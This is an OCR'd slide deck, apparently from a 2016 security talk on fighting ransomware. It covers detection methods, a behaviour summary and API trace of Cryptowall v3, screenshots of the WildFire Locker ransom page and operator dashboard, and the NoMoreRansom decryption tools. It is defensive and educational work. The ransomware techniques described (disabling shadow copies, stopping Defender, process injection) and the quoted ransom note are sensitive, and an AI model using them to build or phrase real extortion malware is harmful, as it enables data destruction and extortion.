
# Different Approaches….

- SSDeep
- Imp-hash
- Static analysis
- Dynamic analysis
- Memory analysis
- Machine learning

# Machine Learning Approach

- Extract features
- Research best models by using different ML algorithms
- Use models as classifier for ransomware set

# Machine Learning Approach - Tools




**Worked to a certain amount for PE files, but than PowerShell and other code appeared…**

# Cryptowall v3 – Let's Look at API Calls

- **Generates** a unique computer identifier
- **Surviving** reboot by moving itself into Appdata folder
- **Deactivate**: Shadow copies, Startup repair, Windows error recovery
- **Stops**: Windows Security Center, Defender, Update Service, Error reporting and BITS
- **Inject:** into explorer.exe, svchost.exe
- **Retrieve:** Externel IP-address
- **Starts encryption process**

# API Calls, Commands, and Patterns

| | | | |
|---|---|---|---|
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPAcquireContext" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPReleaseContext" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPGenKey" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPDeriveKey" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPDestroyKey" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPSetKeyParam" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPGetKeyParam" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPExportKey" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPImportKey" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPEncrypt" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPDecrypt" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPCreateHash" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPHashData" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPHashSessionKey" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPDestroyHash" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPSignHash" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPVerifySignature" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPGenRandom" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPGetUserKey" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPSetProvParam" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPGetProvParam" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPSetHashParam" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPGetHashParam" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPDuplicateKey" ) |
| 12:09:57.6... | 1 | CRYPTSP.dll | GetProcAddress ( 0x000007fefc780000, "CPDuplicateHash" ) |

# Memory Analysis Approach

- Create a baseline memory print of the analysis machine
- Execute ransomware sample
- Take memory dump
- Compare memory dump with baseline
- Analyze results
- Execute X times for ransomware family
- Use other ransomware families and analyze results


# Ransomware Interceptor

- Event based scanner that detects ransomware before file encryptions and system damage
- Intercepts file writes and memory injection
- Ransomware detection module

**Free and in pilot phase:**

http://www.mcafee.com/hk/downloads/free-tools/interceptor.aspx

# Fightback Begins



# Demystifying the Problem

# Pipeline

## So far so good

**July 25, 2016:** Shade ransomware

**July 28, 2016:** Chimera ransomware

**August 23, 2016:** Wildfire ransomware

**WildFire Locker payment page**

You are able to unlock your files by paying 1.5 Bitcoins (~€735 / $810)

If payment is not made before 29 July 2016 05:34:19 UTC the cost of decrypting your files will rise to 1.5 Bitcoins (~€735 / $810)!

user | 3 | 7 | 1000+ files encrypted.

left before the decryption price triples!

On this page you will be able to purchase the unique decryption password and decryption software to unlock your files.
After you have paid the requested amount in bitcoins click the confirm payment button at the bottom of the page and your unique decryption password will appear alongside a download link for the decryption software.
If you have any questions do not hesistate to contact us by clicking here.
You are able to decrypt/unlock 2 files for free by clicking here.


Click here to unlock 2 files for free before paying!

**1. Register a bitcoin wallet (optional)**

You can either register your own bitcoin wallet or have the bitcoin seller send the bitcoins directly to your address (click here for more information)

**2. Purchasing Bitcoins**

You need to purchase 1.5 Bitcoins



Main | Clients | Payments | Messages | Import | 23/08/2016 11:05:24

| Infections | | Payments | | Info | |
|---|---|---|---|---|---|
| Last 24 hours: | 5 | Last 24 hours: | 1 | Total BTC: | 135.96035388 |
| Last 3 days: | 38 | Last 3 days: | 18 | Total files: | 189002945 |
| Last 7 days: | 1959 | Last 7 days: | 127 | Total visits: | 3400 |
| Last 31 days: | 5309 | Last 31 days: | 232 | Free decrypts: | 80 |
| Alltime: | 5768 | Alltime: | 236 | N/A | N/A |


# Another New Option

## Decryption Tools

**Option A – Pay the bad guys**

**Option B – Lose your data**

**Option C – _____**



**CoinVault**

The National High Tech Crime Unit (NHTCU) of the Netherlands' police, the Netherlands' National Prosecutors Office and Kaspersky Lab, have been working together to fight the CoinVault and Bitcryptor ransomware campaigns.

DOWNLOAD

For more information please see this how-to guide.

**RannohDecryptor**

RannohDecryptor tool is designed to decrypt files encrypted by:


DOWNLOAD

- Rannoh;
- AutoIt;
- Fury;
- Crybola;
- Cryakl;
- CryptXXX versions 1 and 2 (files encrypted by Trojan-Ransom.Win32.CryptXXX version 3 are detected, but not decrypted).

For more information please see this how-to guide.

**RakhniDecryptor**

# Someone Is Not Happy



# Someone Is Not Happy

**Вы можете отправить сообщение через форму обратной связи:**
**You can send the message using the following feedback form:**

Ваш e-mail / Your e-mail:

Мой код из Readme.txt (вида 0011223344556677AAFF|0):
My code from Readme.txt (it looks like 0011223344556677AAFF|0):


Я потерял все Readme.txt либо не смог найти ни одного
I lost all my Readme.txt files or did not find any of them

C > Documents

Name

+0AJpKhHzNpObkMUW+66wjooZlmtvYgqK38OdRLh+OOgXtIVtmY46u1UBd5WFJYs.30E4CE57ABD1C3AEDEB9.no_more_ransom
+AmAmkum80jnTsDuaGhmXkHKN+C3ZCSccyB2jPXXoSstT0ZD+ihNsYG7PapSUCSO.30E4CE57ABD1C3AEDEB9.no_more_ransom
+PK2D2zCoRIdvM1IQN3Hpr8nJgwtmQ1ZhZV18SBITqk=.30E4CE57ABD1C3AEDEB9.no_more_ransom
+sfZ-lUPlbDpPOFiN3ZrwLetayekaZEtGcWKKTdVgObHLPHXN3VpHzVqEaKLz4vy.30E4CE57ABD1C3AEDEB9.no_more_ransom
0mQEYE2N9JlvfTe+apR8cZTFBjHq+QMkhircWf-HnHo=.30E4CE57ABD1C3AEDEB9.no_more_ransom
1mJ4Fblzy7dapNJdOm5sM7HsPEHiomWxZeQTpdAdWBBnIvKHKZcHRJoBgnRrCrLg.30E4CE57ABD1C3AEDEB9.no_more_ransom
1OLPMeUwEtgB2-F9J3fqMmMTXnGpVYJ-W5iNMO3YPt0=.30E4CE57ABD1C3AEDEB9.no_more_ransom
02bfwsynmLt4-5EfjfHZYK22H3krlycEHrZQQxRMAqQ=.30E4CE57ABD1C3AEDEB9.no_more_ransom
3PlFLPzl+vQDI8Ef-PnRnqQPxpjMDYExMco-hA6arK-VCTUW92bvoKzFYHRp1AJa.30E4CE57ABD1C3AEDEB9.no_more_ransom
4L5jBbj8lAmqy0h3XiEW3H0Q4xTcw2Wn9v8NsLBqgio1Pn+4EDUyUNce0urH3W6C.30E4CE57ABD1C3AEDEB9.no_more_ransom
4Pe8J541K4a1T9PnvevLhlSnD8h-nPNjRpl+rMnYSe0=.30E4CE57ABD1C3AEDEB9.no_more_ransom


# The Future


The Joy of Tech™ by Nitrozac & Snaggy
The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
